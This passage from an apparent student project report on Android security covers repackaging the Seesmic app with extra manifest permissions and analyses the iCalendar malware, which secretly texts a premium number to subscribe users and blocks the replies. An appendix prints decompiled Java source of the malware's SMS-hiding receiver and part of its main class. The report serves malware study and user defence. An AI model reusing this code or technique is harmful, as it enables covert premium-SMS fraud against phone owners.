


- Next step is to run the SDK Manager.exe and create a new virtual device named *TEST* that runs on the platform Android 2.2.




- Once the new AVD is created we select *start*. In the meantime we open a new command prompt window and navigate to the folder *android-sdk-windows/platform-tools* and type the below command to install the seismic_1.5.1.apk package.


adb install seismic_1.5.1.apk




- Once the installation is successful we check to see what permissions the original application can access by clicking on the *menu* button and selecting ***settings***. Then we navigate to *Manage Applications----Seesmic*.



- We then uninstall this version of Seesmic and install the altered version seismic_1.6.apk in the same way as before.





It is evident that the new permissions that were added in the manifest file are now reflected in the new application.

Result and Conclusion


Result

The android malware that is scrutinized in this project is called iCalendar. As the name suggests this application is supposed to display the Chinese calendar. This application is a malware that apparently sends an SMS to a Chinese Number without the user's consent.

From the analysis made in above, we can confirm that this is a malicious application that aims to subscribe the user to monthly offers without his/her knowledge. This application is alleged to be developed by Zsone Android Developer. It is also known that other legitimate applications from the same developer have a different version number from the malicious applications.

Let us first take a look at the smali files. It is evident that two files, namely, *iCalendar.smali* and *SmsReceiver.smali*, are the only files to contain the malicious code. In order to view different months in the calendar, the user has to just click on the current image after the application is started. When the application is started, a function called *showImg()* is invoked.


The method *showImg()* first checks if the image being displayed/the number of clicks is equal to 5; if it is equal to 5 then another method called *sendSms()* is invoked.




The *sendSms()* assigns a value "Y" to a variable and it also obtains the current value in the xml file of shared preferences folder. It then checks if they are equal, i.e., "Y". If they are


equal then it is assumed that a message has already been sent and hence a new message will not be sent again and the application only displays the calendar. If it is not equal then a text message is sent using a method *sendTextMessage()* to a premium number "1066185829". This number belongs to a Chinese telecom company.

The content of this message is "921X1". This message is a special code that indicates to the telecom company that the user wants a monthly subscription of an SMS service. Hence without the user's knowledge a message is sent to a company for a monthly subscription of an unknown SMS service which costs him/her.





Once the message is sent a method *save()* is invoked. This method is the one that actually writes the value "Y" in the xml file present in the shared preferences folder. This prevents the application from sending too many messages which might cause suspicion. It also makes a note of the time at which this change had been made.




Another very interesting fact is that the developer hides all incoming messages from certain numbers that pertain to the subscription messages that the user receives. When the message is sent by the application without the user's knowledge, the SMS service sends text messages back to the user. The developer uses broadcast receivers in order to abort messages that arrive from certain numbers. Hence the user has no idea that he/she has subscribed to an SMS service and is being charged for the same. This part of the code is available in the *SmsReceiver.smali* file.


The numbers from which messages are concealed are, "10086", "10000", "10010", "1066185829", "1066133" and "106601412004". A method called *abortBroadcast()* is used to hide the messages. This method could even avoid other messaging applications from processing the text messages from the above numbers.

```
iCalendar.smali  SmsReceiver.smali
167     .line 41
168     const-string v11, "1066185829"
169
170     invoke-virtual {v11, v6}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z
171
172     move-result v11
173
174     if-nez v11, :cond_3
175
176     .line 42
177     const-string v11, "1066133"
178
179     invoke-virtual {v11, v6}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z
180
181     move-result v11
182
183     if-nez v11, :cond_3
184
185     .line 43
186     const-string v11, "106601412004"
187
188     invoke-virtual {v11, v6}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z
189
190     move-result v11
191
192     if-eqz v11, :cond_4
193
194     .line 44
195     :cond_3
196     invoke-virtual {p0}, Lcom/mj/iCalendar/SmsReceiver;->abortBroadcast()V
197     :try_end_0
```

Let us also take a look at the Android Manifest File in order to see the permissions that the malware iCalendar can access.



It can be observed that this application accesses the Internet, Location, and most importantly the SMS. When this application is installed the permissions can be viewed by selecting *Settings→Application→Manage Applications→iCalendar*.



With respect to the second application in this project, namely, *seismic.apk*, we can observe from the diagrams above that it accesses a few permissions that are required by the application to function normally. When a developer with malicious intent alters the files he/she can make a perfectly harmless application behave as a malware and can cause harm to the end user.

Therefore it becomes very crucial for every user to check the permissions that any application he/she is downloading really requires access to them or not. One of the major disadvantages of Android applications is that without agreeing to grant access to all the permissions, an application cannot be installed on the device.

The application iCalendar is only supposed to display the calendar for the current year and do nothing more. Hence it is obvious that it does not require permission to send messages or receive messages, the user's location, etc.

Similarly, the application Seesmic accesses certain permissions in order for it to work normally. Since Seesmic is one application that allows a user to manage all the social networks, hence it requires access to Internet, Location in order to update status; but it does not require access to the user's SMS and Private data. Hence after we alter the manifest file and install the application, the user needs to have certain responsibilities while installing the application.

Conclusion

In the past few years smartphone users have increased exponentially. The various smartphones range from products by Nokia, Apple, Google, Blackberry, etc. The operating systems for smartphones are Symbian, iOS, Android and Blackberry. Smartphones are viewed as portable PCs as they have all the functionalities of a desktop PC integrated in them.

Just as there are hackers/attackers releasing malwares for PCs, there are attackers who are now targeting smartphones. The main reason for this is that mobile security is still in its initial stages and lack of user awareness regarding how their devices can be compromised if they are not careful enough.

Google's open source operating system, Android, is one of the most popular smartphone operating systems. Android is a Linux based operating system that also includes key applications and middleware. In order to fully benefit from and explore the functionalities of Android, Google allows third party developers to create applications and release it to the Android Market.

The Android Market is one application that is installed on the device that enables a user to browse and download several paid and free applications. It is similar to the AppStore for iPhone. Developers will have to sign their code and test it thoroughly to make sure it is functioning properly without causing any kind of harm to the user and they then release it on Android Market.

It is however possible for attackers to release malwares on Android Market. Google is currently doing a great job at cleaning the market and making it free from malwares. However attackers can create malwares or patches for existing applications that once installed make the application behave as a malware or they can simply take an existing application and disassemble it, alter the code to make it function abnormally, and repackage the application.

Malwares on Android have been huge in number and attackers are constantly discovering newer methods to crack into the devices. The main reason for this is because smartphones like Android are not just used as a portable telephone these days. Android devices can access the internet, make online bank transmissions, manage social networks, etc. All these functionalities of a mobile phone seem very tempting for an attacker to gain information of the user and use it to his/her benefit.

There are a few best practices that can reduce the number of malwares on Android devices (10).

- Lock the device automatically after a minute of being idle.
- Enable a Password or PIN on the device.
- Installation of application from trusted sources is a key security measure. Hence it is important to verify the reputation of the application developer/organization and the application or service reviews.

- Special attention needs to be provided for the permissions that an application requests access to. The user must decide if these permissions are really required by the application or not.
- The application software and operating system must be up to date.
- Features such as Wi-Fi, Bluetooth, etc that is not in use needs to be disabled.
- In case Bluetooth is enabled, the user should set the device as hidden and protect it using a password.
- Encryption Software for calls and SMS should be incorporated.
- Regularly backup important files and data.
- Once the information is not needed it should be erased from the device.
- Sensitive information should not be stored on the device or cached locally. In case it is stored on the device, it should be encrypted.
- The user must monitor and be aware of any abnormal behaviour of the device.
- In case of device theft, provide the service provider with necessary information like IMEI number in order to block it.
- Organizations need to consider smartphones while establishing their security policies.
- Users should steer clear of Wi-Fi networks that cannot be trusted.
- Users need to be alert when opening SMS attachments, Links, Emails, etc as they can be entry points for a malware.
- User account activity should be frequently monitored in order to discover fraud.
- The user should know the risks that are associated with Android devices and should use them correctly in order to prevent malware or spyware attacks.
- Developers of applications must also make sure that their code has no loopholes that can be exploited by hackers. They should also sign their code and validate their identity in order to make sure that they are the legitimate developers of a particular application.

Future Work

Since Android is a fairly new topic, this project mainly focussed on the basics of its architecture and security issues. The several malwares that exist in the Android platform are a field of concern for both the users as well as Google. Therefore this project has discussed in great detail regarding the malwares, their effects and how they can be eradicated in order to provide malware/spyware free applications for users.

In the scope of this project, the most appropriate way of understanding malwares is by studying the working of an already existing malware. The next step is to try and alter a normally functioning application and craft it to behave as a malware. These two steps have been successfully achieved in this piece of work.

The AndroidManifest file is the only file that has been altered in order to allow the application to access more sensitive data. A developer can pursue this and add malicious code in the Java files in order to convert the application into a fully functional malware that can make use of the user's personal data to achieve profit.

The ideal next step would be to then program a new malware from the beginning, sign the application, release it on the Android Market and install it onto a real device and test it to see if it is working as expected. The developer can then inform Google of any loophole they find and help in cleaning the Android Market and reducing the chances of malwares being installed on Android devices.

Appendix

1. Java Program of Malware iCalendar.

1.1 File Name: SmsReceiver.class

```
package com.mj.iCalendar;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.os.Bundle;
import android.telephony.gsm.SmsMessage;

public class SmsReceiver extends BroadcastReceiver
{
 private static final String strRes = "android.provider.Telephony.SMS_RECEIVED";

 public void onReceive(Context paramContext, Intent paramIntent)
 {
  long l1 = System.currentTimeMillis();
  long l2 = iCalendar.iStartTime;
  long l3 = l1 - l2;
  if
(!paramIntent.getAction().equals("android.provider.Telephony.SMS_RECEIVED"))
    return;
  if (l3 > 86400000L)
    return;
  Bundle localBundle = paramIntent.getExtras();
  if (localBundle == null)
   return;
  Object[] arrayOfObject = (Object[])localBundle.get("pdus");
  SmsMessage[] arrayOfSmsMessage = new SmsMessage[arrayOfObject.length];
  int i = 0;
  int j = arrayOfObject.length;
  int k;
  int m;
  if (i >= j)
  {
   k = arrayOfSmsMessage.length;
   m = 0;
  }
  while (true)
```

```
    {
     if (m >= k)
     {
      return;
      SmsMessage                    localSmsMessage1                    =
SmsMessage.createFromPdu((byte[])arrayOfObject[i]);
      arrayOfSmsMessage[i] = localSmsMessage1;
      i += 1;
      break;
     }
     SmsMessage localSmsMessage2 = arrayOfSmsMessage[m];
     try
     {
      String str = localSmsMessage2.getDisplayOriginatingAddress();
      if   (("10086".equals(str))   ||   ("10000".equals(str))   ||   ("10010".equals(str))   ||
("1066185829".equals(str)) || ("1066133".equals(str)) || ("106601412004".equals(str)))
        abortBroadcast();
      m += 1;
     }
     catch (Exception localException)
     {
      while (true)
        abortBroadcast();
     }
    }
  }
}
```

1.2 File Name: iCalendar

```
package com.mj.iCalendar;

import android.app.Activity;

import android.app.AlertDialog;

import android.app.AlertDialog.Builder;

import android.app.PendingIntent;

import android.content.Context;

import android.content.Intent;

import android.content.SharedPreferences;

import android.content.SharedPreferences.Editor;
```

```
import android.content.res.Resources;
import android.graphics.Bitmap;
import android.graphics.drawable.BitmapDrawable;
import android.graphics.drawable.Drawable;
import android.os.Bundle;
import android.os.Handler;
import android.telephony.gsm.SmsManager;
import android.view.View;
import android.view.View.OnClickListener;
import android.view.View.OnLongClickListener;
import android.widget.AdapterView;
import android.widget.AdapterView.OnItemClickListener;
import android.widget.GridView;
import android.widget.ListAdapter;
import android.widget.SimpleAdapter;
import android.widget.Toast;
import com.admob.android.ads.AdView;
import java.io.IOException;
import java.io.PrintStream;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.Timer;
import java.util.TimerTask;


public class iCalendar extends Activity implements View.OnClickListener,
View.OnLongClickListener, AdapterView.OnItemClickListener
{
 public static long iStartTime = 0L;
 private GridView dialogGridView;
 private boolean iAutoFlag;
```

```
  private Drawable iDrawable;
  private boolean iTouch;
  private int index;
  private Handler mHandler;
  private Timer mTimer;
  private TimerTask mTimerTask;
  private View main;
  AlertDialog menuDialog;
  int[] menu_image_array1;
  int[] menu_image_array2;
  private String[] menu_name_array1;
  private String[] menu_name_array2;
  private SharedPreferences scDB;
  private String scNumber = "iBookN";
  private String scState = "iBookS";
  private String scTable = "iBookT";
  private String tag = "iBook";
public iCalendar()
 {
   String[] arrayOfString1 = new String[4];
   arrayOfString1[0] = "退出程序";
   arrayOfString1[1] = "设置桌面";
   arrayOfString1[2] = "自动播放";
   arrayOfString1[3] = "返回程序";
   this.menu_name_array1 = arrayOfString1;
   int[] arrayOfInt1 = { 2130837521, 2130837520, 2130837518, 2130837523 };
   this.menu_image_array1 = arrayOfInt1;
   String[] arrayOfString2 = new String[4];
   arrayOfString2[0] = "退出程序";
```

```
    arrayOfString2[1] = "设置桌面";
    arrayOfString2[2] = "手动播放";
    arrayOfString2[3] = "返回程序";
    this.menu_name_array2 = arrayOfString2;
    int[] arrayOfInt2 = { 2130837521, 2130837520, 2130837522, 2130837523 };
    this.menu_image_array2 = arrayOfInt2;
}
private void findAD()
 {
    AdView localAdView = (AdView)findViewById(2131034117);
    localAdView.setAlwaysDrawnWithCacheEnabled(1);
    localAdView.requestFreshAd();
 }
 private ListAdapter getMenuAdapter(String[] paramArrayOfString, int[]
paramArrayOfInt)
 {
    ArrayList localArrayList = new ArrayList();
    int i = 0;
    while (true)
        {
            int j = paramArrayOfString.length;
            if (i >= j)
                {
                    String[] arrayOfString = new String[2];
                    arrayOfString[0] = "itemImage";
                    arrayOfString[1] = "itemText";
                    int[] arrayOfInt = { 2131034114, 2131034115 };
                    iCalendar localiCalendar = this;
                    return new SimpleAdapter(localiCalendar, localArrayList,
                2130903042, arrayOfString, arrayOfInt);
```

```
                }
            HashMap localHashMap = new HashMap();
            Integer localInteger = Integer.valueOf(paramArrayOfInt[i]);
            Object localObject1 = localHashMap.put("itemImage", localInteger);
            String str = paramArrayOfString[i];
            Object localObject2 = localHashMap.put("itemText", str);
            boolean bool = localArrayList.add(localHashMap);
            i += 1;
        }
}
 private void openDialog(int paramInt)
  {
    View localView = View.inflate(this, 2130903040, null);
    AlertDialog localAlertDialog = new AlertDialog.Builder(this).create();
    this.menuDialog = localAlertDialog;
    this.menuDialog.setView(localView);
    GridView localGridView1 = (GridView)localView.findViewById(2131034112);
    this.dialogGridView = localGridView1;
    switch (paramInt)
   {
            default:
            case 0:
            case 1:
    }
 while (true)
{
     this.dialogGridView.setOnItemClickListener(this);
     this.menuDialog.show();
     return;
     GridView localGridView2 = this.dialogGridView;
```

```
            String[] arrayOfString1 = this.menu_name_array1;
            int[] arrayOfInt1 = this.menu_image_array1;
            ListAdapter localListAdapter1 = getMenuAdapter(arrayOfString1, arrayOfInt1);
            localGridView2.setAdapter(localListAdapter1);
            continue;
            GridView localGridView3 = this.dialogGridView;
            String[] arrayOfString2 = this.menu_name_array2;
            int[] arrayOfInt2 = this.menu_image_array2;
            ListAdapter localListAdapter2 = getMenuAdapter(arrayOfString2, arrayOfInt2);
            localGridView3.setAdapter(localListAdapter2);
        }
    }
        private void showImg()
        {
           if (this.index == 5)
             sendSms();
           if (this.index >= 33);
           int k;
           for (this.index = 0; ; this.index = k)
           {
             Resources localResources = getResources();
             int i = this.index;
             int j = 2130837505 + i;
             Drawable localDrawable1 = localResources.getDrawable(j);
             this.iDrawable = localDrawable1;
             View localView = this.main;
             Drawable localDrawable2 = this.iDrawable;
             localView.setBackgroundDrawable(localDrawable2);
             return;
             k = this.index + 1;
```

```
  }
}
public void autoPlay()
{
  Timer localTimer1 = new Timer();
  this.mTimer = localTimer1;
  iCalendar.1 local1 = new iCalendar.1(this);
  this.mHandler = local1;
  iCalendar.2 local2 = new iCalendar.2(this);
  this.mTimerTask = local2;
  Timer localTimer2 = this.mTimer;
  TimerTask localTimerTask = this.mTimerTask;
  localTimer2.schedule(localTimerTask, 1000L, 3000L);
  this.iAutoFlag = 1;
}
public String getStateVal()
{
  String str1 = this.scTable;
  SharedPreferences localSharedPreferences1 = getSharedPreferences(str1, 0);
  this.scDB = localSharedPreferences1;
  SharedPreferences localSharedPreferences2 = this.scDB;
  String str2 = this.scState;
  return localSharedPreferences2.getString(str2, "");
}

public long getTimeVal()
{
  String str1 = this.scTable;
  SharedPreferences localSharedPreferences1 = getSharedPreferences(str1, 0);
  this.scDB = localSharedPreferences1;
```

```
  SharedPreferences localSharedPreferences2 = this.scDB;
  String str2 = this.scNumber;
  long l = System.currentTimeMillis();
  return localSharedPreferences2.getLong(str2, l);
}
public void onClick(View paramView)
{
  View localView = this.main;
  if (!paramView.equals(localView))
    return;
  if (this.iTouch)
    return;
  showImg();
}
public void onCreate(Bundle paramBundle)
{
  super.onCreate(paramBundle);
  boolean bool = requestWindowFeature(1);
  setContentView(2130903043);
  View localView = findViewById(2131034116);
  this.main = localView;
  this.main.setOnClickListener(this);
  this.main.setOnLongClickListener(this);
  findAD();
}
